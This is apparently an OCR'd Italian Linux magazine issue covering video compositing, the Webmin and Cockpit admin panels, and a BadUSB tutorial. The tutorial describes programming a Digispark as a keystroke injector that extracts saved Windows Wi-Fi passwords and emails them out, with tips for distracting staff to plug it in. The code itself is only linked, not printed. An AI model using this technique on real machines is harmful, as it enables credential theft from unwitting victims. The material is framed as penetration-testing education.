

Il vantaggio di questo metodo è che permette effettivamente la somma della luce, anche unendo diverse esposizioni. Significa che si possono usare esposizioni rapide e a basse ISO per le parti della scena che sono più vicine alla cinepresa, e quindi si vedono meglio. Invece, per lo sfondo si può tranquillamente alzare la sensibilità ISO, in modo da ottenere una maggiore illuminazione. In questo modo il rumore non si nota troppo, perché è relegato alle zone che, nella scena, si trovano in fondo, e magari sono anche un po' fuori fuoco. L'uso di una fonte di luce diffusa aiuta a non complicarsi troppo la sovrapposizione: dei bordi troppo netti si noterebbero facilmente, mentre i bordi sfumati si fondono facilmente.

Luce al soggetto in primo piano

Per fondere il soggetto alla scena illuminata dobbiamo curare bordi e curve di luminosità

01 ORA RIPETIAMOLO



Se l'effetto è stato salvato sarà molto facile ripeterlo su un'altra clip: questo è comodo se si vuole far sparire lo stesso elemento da due clip affiancate. Basta trovarlo nella sezione **Custom** e trascinarlo nella clip che ancora non ha l'effetto.

02 IL MODO LIGHTEN

Nei filmati che includono delle luci molto forti, usate più che altro per evidenziare bordi degli oggetti, si può usare la transizione **Composite and transform**, ma con modalità **Lighten**, così da evitare sfocature per sovrapposizione di ombre.

03 BORDO SFUMATO

Per i filmati che contengono l'illuminazione di dettagli importanti, è una buona idea usare l'effetto **Rotoscoping** per ritagliare solo la zona in cui si vuole che questa luce abbia effetto, impostando la **Feather width** almeno a 10 per la sfumatura.

04 SENZA LO SFONDO

L'ultima clip da aggiungere è quella che dovrebbe stare davanti a tutto, quella con l'attore. Per rimuovere il suo sfondo e evitare che interferisca si può usare l'effetto **Color Selection** con **Invert Selection**: è una sorta di chroma key più preciso.

05 ALTRA SFUMATURA

Si può anche aggiungere un rotoscoping per nascondere oggetti non rilevanti. Come la base della fonte di luce usata per illuminare l'attore. Per sfumarla bene si devono impostare i **Feathering passes** almeno a **2** e la Feather width a **10**.

06 LE CURVE DI LUCE

Infine, è bene usare l'effetto **Curves** per aggiustare la luminosità in modo che sia simile a quella del resto della scena (che ora è molto chiara). La modalità di **Composite and transform** ideale per il soggetto è solitamente **Alpha blend**.

AMMINISTRA LINUX A COLPI DI CLICK



Non sempre è necessario usare la console per amministrare un server Linux. Conosciamo Webmin e Cockpit: due dei miglior tool web based per gestire GNU/Linux

UN TEMA PER WEBMIN
Webmin può essere personalizzato con dei temi, noi vi consigliamo di usare questo: *http://bit.ly/lm192webmin*

Vincenzo Guaglianone

Gestire una Linux box da shell è senz'altro immediato ma non è certo il modo più intuitivo per gestire uno o più VPS. Con la diffusione e l'adozione di Linux, come server aziendale, si è iniziato a creare strumenti che permettessero la rapida gestione di tutte le funzionalità attraverso una sola interfaccia centralizzata. Questo è il presupposto che ha dato vita ai diversi tool grafici inseriti nelle moderne distribuzioni Linux, come ad es. YaST per OpenSUSE e il MCC per Mageia. Strumenti che permettono l'intera gestione di una macchina Linux senza dover mai ricorrere alla console di testo, come pure la possibilità di poter gestire, attraverso comodi wizard, dei servizi complessi come Apache, MariaDB/MySQL, Samba e Postfix. La forza di Webmin (e del suo fratello minore Cockpit) è proprio questa; poter gestire attraverso un browser tutti i servizi attivi su una macchina. Webmin è il più vecchio tool di amministrazione, creato da Jamie Cameron, è costituito da un insieme di script in Perl organizzati in moduli, oltre a quelli già presenti è possibile installarne di nuovi, tutto ciò permette di estendere maggiormente le capacità di amministrazione di questo strumento. Webmin è tradotto in oltre 39 lingue e supporta più di 75 diversi sistemi operativi tra Unix-like e distribuzioni GNU/Linux.

Primi passi con Webmin

Webmin può essere aggiornato ma soprattutto personalizzato secondo le proprie necessità

01 PRIMO ACCESSO

Apriamo il browser all'indirizzo *https://127.0.0.1:10000/*. Dopo il login, selezioniamo la voce **Webmin Configuration** nella barra laterale. Poi da **Language and Locale** selezioniamo il menu a tendina **Display in language** e selezioniamo **Italian.**

02 AGGIORNAMENTO

È importante avere sempre l'ultima versione di Webmin. Per aggiornarlo, dalla **Configurazione di Webmin/ Aggiorna Webmin** spuntiamo la casella **Ultima versione da www.webmin.com**, e poi clicchiamo sul pulsante **Aggiorna Webmin.**

LE WEB INTERFACE COME WEBMIN E LA SICUREZZA

Il primo aspetto da affrontare, quando si parla di tools centralizzati che accedono direttamente alle risorse dei sistemi, è senz'altro quello della sicurezza dello strumento utilizzato. Teniamo presente che Webmin tocca tutti i punti nevralgici dei nostri server e di conseguenza bisogna prendere delle precauzioni per poter lavorare con la massima tranquillità. È utile ricordare che il server Webmin non dovrebbe esser lasciato sempre attivo, questo renderebbe potenzialmente esposto il vostro server agli attacchi provenienti da Internet. Webmin offre la possibilità di generare chiavi SSL all'atto della sua installazione, queste chiavi possono essere sfruttate per l'accesso alla gestione dei servizi ed alla loro amministrazione. Inoltre, per impedire accessi illeciti, Webmin permette di limitare l'accesso solo ad un determinato host, oppure un indirizzo IP, indicandolo nella configurazione del server alla sezione Accesso IP controllato (figura 1). Altro metodo di "securizzazione" utilizzabile è l'abilitazione all'autenticazione a due fattori meglio nota come two-factor authentication (2FA). In pratica l'autenticazione a due fattori consente agli utenti di Webmin di abilitare l'utilizzo di un dispositivo di autenticazione aggiuntivo durante la fase di accesso; i provider supportati sono al momento Authy (***https://authy.com/***) e Google Authenticator.

COCKPIT E UBUNTU

Cockpit è un progetto di software libero giovane e sponsorizzato direttamente da Red Hat (da loro viene rinominato in Red Hat Enterprise Linux Web Console); al pari di Webmin è uno strumento di amministrazione per sistemi Linux basato su interfaccia Web che ci permette di gestire le macchine in modo semplice e veloce. Il suo obiettivo è quello di semplificare le attività amministrative quotidiane del System administrator, tra cui la gestione delle risorse, il monitoraggio, la gestione della rete, della dotazione software e degli utenti. Originariamente disponibile per la famiglia di distribuzioni Red Hat, è stato successivamente possibile installarlo su distribuzioni Linux meno "commerciali", come ad esempio l'Ubuntu 16.04 utilizzando un apposito PPA esterno. Con l'arrivo di Ubuntu 17.04, Cockpit, è stato incluso nei repository ufficiali, quindi la sua installazione è diventata ancora più immediata e indolore.

INSTALLAZIONE

Come appena detto, il pacchetto Cockpit è ormai disponibile nei repository di Ubuntu (ovviamente lo trovate anche per Debian, openSUSE e ArchLinux), quindi installarlo è solo una questione di pochi secondi, ecco il comando da utilizzare:

```
sudo apt-get update && sudo
        apt-get install cockpit
```

Poco dopo l'esecuzione di questi comandi, Cockpit sarà installato sul nostro sistema ed avviato automaticamente.

Cockpit utilizza di default la porta **9090** per la sua interfaccia Web, quindi possiamo raggiungerla lanciando il nostro browser Web preferito e digitando ***http://localhost:9090/*** nella barra degli indirizzi. Qui sto assumendo che Cockpit sia installato ed in esecuzione (localmente) sullo stesso server (o PC). Per accedere al servizio da un'altra macchina, dobbiamo utilizzare l'indirizzo IP, oppure l'hostname, del server. In questo caso ricordatevi che è necessaria anche impostare un'eccezione del firewall per poter raggiungere la porta del servizio Cockpit.

Cockpit ha un approccio nuovo, è scritto con strumenti più giovani di Perl come node.js, Javascript e Bootstrap, ha un'interfaccia decisamente più moderna e più leggera anche lui ha architettura modulare e quindi può essere esteso nelle funzionalità. Rispetto a Webmin, l'installazione predefinita di Cockpit installa un numero minimale di moduli, per cui anche il footprint sul sistema è più ridotto; Webmin solitamente si porta dietro una serie di moduli preinstallati che forse non utilizzeremo mai e che pertanto sprecano dello spazio.

Pur non essendo un sostituto completo per la linea di comando, Cockpit ci dà la possibilità di avere una panoramica grafica delle componenti di base e dello stato generale di un server Linux e persino creare e gestire Virtual Machines. È possibile anche gestire più macchine, aggiungendole al server principale di Cockpit, ovvero la macchina su cui è in esecuzione il servizio. Le attività quotidiane sono facilmente realizzabili attraverso l'interfaccia web; di seguito vedremo brevi

INSTALLAZIONE DI WEBMIN DA RPM

L'installazione da pacchetto precompilato è un'operazione molto semplice e rapida. Una volta che ci siamo procurati il programma in formato binario procediamo all'installazione con il comando: **sudo rpm -Ivh webmin-1.910-1.noarch.rpm**

La procedura d'installazione copierà tutti i file per il funzionamento del programma nei percorsi di default, mentre i file di configurazione vengono riversati nella directory **/etc/webmin**. Terminata l'installazione lo script vi indicherà il percorso da inserire nel browser web per accedere al pannello di controllo. Tenete presente che la password impostata per l'accesso a Webmin è la stessa usata dall'utente root.

Fig. 1 • Il server Webmin può essere configurato in modo da impedire o consentire l'accesso a determinati indirizzi IP

esempi d'uso di Cockpit; provatelo, potrebbe rendervi la vita più facile.

WEBMIN: GESTIRE E CONFIGURARE I SERVIZI

Il cuore della nostra Linux box è gestibile dalla sezione Sistema di Webmin: si possono controllare i processi in esecuzione, gestire bootup and shutdown, cambiare le password, gestire i pacchetti, modificare utenti e gruppi, configurare i dischi e la rete, e impostare dei cron jobs. Invece, la sezione **Server** si occupa di gestire i servizi più comuni installati nel nostro sistema. Con pochi click è possibile configurare web server, Server DNS, servizi FTP e server di posta. Le categorie più utilizzate sono:


Apache Webserver - Il modulo permette la completa configurazione del web server Apache semplicemente inserendo i valori all'interno di form. Oltre alla configurazione automatica, il modulo, permette di editare manualmente i file di configurazione direttamente dalla finestra del browser.


Server SSH - Permette di creare ed amministrare, se già configurato, un server SSH.


Server di database MySQL - Usando questo modulo si può gestire MySQL, il DBMS più diffuso in ambiente Linux. Se non desideriamo installare tool come phpmyadmin possiamo creare database, utenti, tabelle direttamente da questo modulo.


DHCP Server - Utile se vogliamo usare l'assegnazione automatica degli indirizzi IP

Al lavoro con Cockpit

Usiamo Cockpit per gestire il nostro sistema operativo e i container Docker

01 AGGIORNAMENTI

Cockpit permette di installare rapidamente gli aggiornamenti di sicurezza per Linux, oppure nuovi programmi. Dalla barra laterale di navigazione selezionate **Aggiornamenti Software** e poi un ultimo click sul pulsante **Installa tutti gli aggiornamenti.**

02 LE CONNESSIONI

Per il neofita gestire il networking in Linux da CLI non è semplice. Invece in Cockpit, dalla barra laterale **Rete** nella sezione **Interfacce**, selezioniamo l'interfaccia **ens37** e settiamo i parametri per la scheda. Un click sul pulsante **Applica** e siamo connessi.

03 NUOVO CONTAINER

Per poter avviare un container abbiamo bisogno di procurarci prima un'immagine. Dalla barra laterale selezionate **Containers** e nella sezione **Images** scegliete **Get new image**; una volta scelta l'immagine fate click sul pulsante **Download**.

04 IL PRIMO AVVIO

Un container si avvia eseguendo l'immagine, che è un pacchetto che include tutto il necessario per avviare un'applicazione, ovvero il codice, le librerie, e la configurazione. Cliccate sul pulsante **Play** e impostate i valori. Infine, un click sul pulsante **Esegui**.

CREAZIONE DEGLI UTENTI WEBMIN

Dal punto di vista della sicurezza utilizzare lo stesso account/password di root, per accedere a Webmin, non è proprio la soluzione ideale. Questo è sicuramente molto comodo per gli amministratori pigri, perché hanno una password in meno da ricordare ma è sicuramente poco raccomandabile. Come prima cosa dunque è consigliabile creare un utente specifico per Webmin nella sezione Utenti Webmin. Inoltre, questo meccanismo permette all'amministratore di dare, solo ad alcune persone, l'accesso ad un sottoinsieme limitato di funzionalità di Webmin. Ad esempio, è possibile avere una persona in azienda il cui compito è quello di creare/modificare le zone DNS. In un normale sistema Linux, a questa persona dovrebbe esser concesso l'accesso root in modo da poter modificare i file di zona e riavviare il server DNS quando necessario ma di fatto quando qualcuno è in grado di accedere, come utente root, ha il pieno controllo del sistema; un utente Webmin creato ad-hoc ci permette quindi di limitare i danni.





Fig. 2 • Webmin fornisce, di default, a corredo tutti i moduli per i servizi più diffusi

ai diversi client della nostra LAN, attraverso questo modulo possiamo creare un server DHCP impostando anche il range di indirizzi da utilizzare.

Postfix Mail Server - Postfix è forse attualmente l'MTA più diffuso per Linux ma non semplicissimo da configurare attraverso la sola shell. Questo modulo permette di configurare il server di posta in modo più intuitivo, senza togliere però la possibilità di editare i file di configurazione manualmente.

Samba Windows File Sharing - Il server Samba permette, ad una o più macchine Windows, di condividere risorse con Linux. Un must per gli amministratori di reti miste.

IN CONCLUSIONE

Come abbiamo visto in questa rapida ma non esaustiva panoramica, Webmin e Cockpit sono strumenti davvero ottimi. Webmin resta al momento il più maturo, la sua velocità di esecuzione e la sua semplice estensibilità hanno permesso una rapida diffusione tanto che spesso lo ritroviamo, in versione custom, in Appliance commerciali; una tra queste ad esempio è il Data Center Operation Server della Schneider (***https://sxwhelpcenter.ecostruxureit.com/display/public/UAOp74/Managing+Webmin+interface+security***). L'ambiente di shell è senz'altro efficace ma resta comunque molto ostico per i neofiti e faticoso da gestire anche per differenze esistenti tra le diverse distro Linux. Non vi resta che scegliere il vostro strumento e iniziare a lavorate in maniera più produttiva.

WEBMIN E RASPBERRY PI

Solitamente, per lavorare con una Raspberry Pi, preferisco un accesso SSH. Quando si installa Raspbian, reperibile dal sito Web di Raspberry Pi (***https://www.raspberrypi.org/downloads/raspbian/***), l'SSH è già attivo e disponibile sulla porta 22 di default ma questo fornisce un terminale con accesso alla riga di comando. L'accesso al terminale è comunque fondamentale ma l'utilizzo di mouse e grafica è più produttivo e rapido. Anche in questo caso, Webmin, può fornire la sua interfaccia web che ci facilita la vita. Ricordiamo che sono disponibili diversi moduli che è possibile utilizzare per estendere la funzionalità di Webmin stesso. Ad esempio, Virtualmin è un modulo che gestisce più host virtuali tramite un'unica interfaccia. Pensatelo come valido sostituto di software blasonati come Cpanel o Plesk.

1° parte

LA CHIAVETTA SCOVA PASSWORD WI-FI

Così usi una penna USB da poco più di un euro per recuperare tutte le password Wi-Fi salvate su un computer Windows: costruisciti la tua Rubber Ducky e preparati a diventare un penetration tester

UN DIFETTO STRUTTURALE

Il bug BadUSB colpisce in teoria tutti i sistemi operativi, perché è proprio una falla nella progettazione dello standard USB. Il problema nasce dal fatto che ogni dispositivo USB può presentarsi come vuole, e non c'è modo di sapere se stia mentendo. Questa caratteristica ha permesso una rapida adozione dell'USB, perché il riconoscimento è automatico e si può applicare il meccanismo plug&play, ma è ora diventata un'arma per i pirati. Ogni sistema è vulnerabile a modo suo e, mentre Linux riesce a contenere i danni, per Windows è un problema grave.

Tutti sanno che i sistemi GNU/Linux sono più sicuri di quelli di tipo Windows, ma non è facile capire esattamente il perché. Ci sono vari motivi, ma quello principale è la gestione dei permessi: su GNU/Linux non si lavora mai come utente amministratore, ma solo come utente semplice. e quando si deve svolgere una attività da amministratore si ottiene un permesso temporaneo dopo aver confermato la propria password. Su Windows esisterebbe un sistema simile, ma è molto scomodo e tutti gli utenti lo disabilitano, quindi la realtà è che le funzionalità da amministratore sono prive di protezione sulla quasi totalità dei sistemi GNU/Linux. Per questo motivo se un pirata riesce a dare dei comandi, semplicemente premendo dei tasti, può compromettere seriamente il sistema. Certo, dare come sulla tastiera non è pratico, l'utente se ne accorgerebbe. Ma esiste la possibilità del bug BadUSB: chiunque può programmare un dispositivo del tipo Arduino (come la Digispark, un Arduino grande quanto una pendrive) facendolo apparire come vuole. Per esempio, lo si può far apparire come una tastiera, e quindi inviare una serie di comandi in modo programmatico. Il pirata non ha quindi bisogno di digitare davvero i comandi sulla tastiera: deve solo distrarre l'utente per qualche secondo e inserire in una porta USB la sua Rubber Ducky (nome con cui si indica proprio uno di questi dispositivi che usano il BadUSB). Basta distrarre l'utente per pochi secondi per lanciare i comandi necessari per prendere il controllo del suo PC: i physical penetration tester lo fanno continuamente, per esempio entrando in una banca, distraendo l'impiegato con la compilazione di moduli cartacei, e inserendo la Rubber Ducky sul retro del computer (solitamente esposto sulla scrivania). Ovviamente, anche GNU/Linux è teoricamente vulnerabile a BadUSB, cioè alla simulazione di una tastiera da parte di un Arduino. Tuttavia, grazie al meccanismo dei permessi è difficile per un pirata riuscire in poco tempo a fare danni particolarmente gravi sul sistema o rubare dati.


Per dimostrare questa vulnerabilità, vi presentiamo il codice necessario per leggere le password Wi-Fi salvate sul computer e inviarle a un account Gmail. Il penetration tester deve infatti prima di tutto accedere alla rete locale in cui è inserito il computer che vuole attaccare, e ottenere la password del Wi-Fi è il metodo più semplice. Nella prossima puntata parleremo di cosa si può fare, con un'altra digispark, dopo aver ottenuto l'accesso alla rete.

COME FUNZIONA?

Partiamo da un presupposto fondamentale: la chiavetta Digispark di per sé è solo un piccolo Arduino, con un processore e una

COSA SERVE PER UNA RUBBER DUCKY?

Per crearsi una Rubber Ducky, si parte da una Digispark rev3 o rev4 (si trova su Amazon ***http://bit.ly/digiusb***). La chiavetta Digispark ci arriva senza un case che possa proteggerla. Se abbiamo una stampante 3D possiamo però risolvere questo problema in modo semplice stampandone uno dal modello ***http://bit.ly/2AD7T7E***. In alternativa si può semplicemente rivestire con nastro adesivo.

Quello che serve poi è il codice sorgente da caricare (***http://bit.ly/digisorgente***) e l'arduino IDE (***http://bit.ly/arduide***). Serve anche la libreria per la tastiera italiana: ***http://bit.ly/tastieraita***

memoria molto ridotta, quel tanto che basta per poter accettare alcuni piccoli programmi, tramite i quali inviare dei comandi al computer come se fosse una tastiera su cui qualcuna sta digitando.

Nel tutorial che potete seguire in queste pagine presentiamo un software, caricato sulla Digispark, che con poche righe di codice, apre la casella di ricerca di Windows e avvia la Network Shell con i parametri necessari affinché elenchi tutte le reti Wireless configurate sul sistema e le relative password. Questo è il vero punto debole del sistema: su GNU/Linux, le password sono solitamente salvate in un file nella cartella **/etc/NetworkManager/system-connections/** ma possono essere lette soltanto da root, cioè l'amministratore, quindi l'unico modo per accedervi è tramite il programma network manager, che non permette di ottenere le password in un modo automatizzabile con una Rubber Ducky.

Invece, la Rubber Ducky che abbiamo creato con la Digispark è anche in grado, su Windows, di scrivere nomi e password delle reti in un file (temp.csv), spedendolo al nostro indirizzo email.

CON QUALI SISTEMI OPERATIVI FUNZIONA?

Il programma che trovate sviscerato in questo tutorial funziona esclusivamente se sul computer nel quale si inserisce la chiavetta USB truccata si trova installato Windows 8 o Windows 10: ovvero è necessario che sul PC "vittima" sia presente la power shell di sistema. Infine, è opportuno ricordare che per farla funzionare a dovere è necessario che il sistema operativo sia già completamente caricato (l'utente deve aver fatto il login).

QUALI PASSWORD INVIA VIA EMAIL?

Il programma che presentiamo (***http://bit.ly/digisorgente***) invia per email un file contenente SSID e Password Wi-Fi ,nonché altre informazioni utili relative alle reti wireless configurate sul computer al quale viene collegata. Non cracka nessuna password di posta elettronica, nessuna password di sistema, nessun'altra password.

Nel prossimo articolo, sul numero 193 di GNU/Linux Magazine, mostreremo cosa può fare un PenTester dopo essere entrato nella rete locale di una "vittima", usando un'altra Digispark.





Fig. 1 • Una Digispark è una versione economica della famosa Rubber Ducky, che è molto più versatile, ma costa almeno 50 euro



CRACCARE LE RETI WI-FI? NON SI FA!

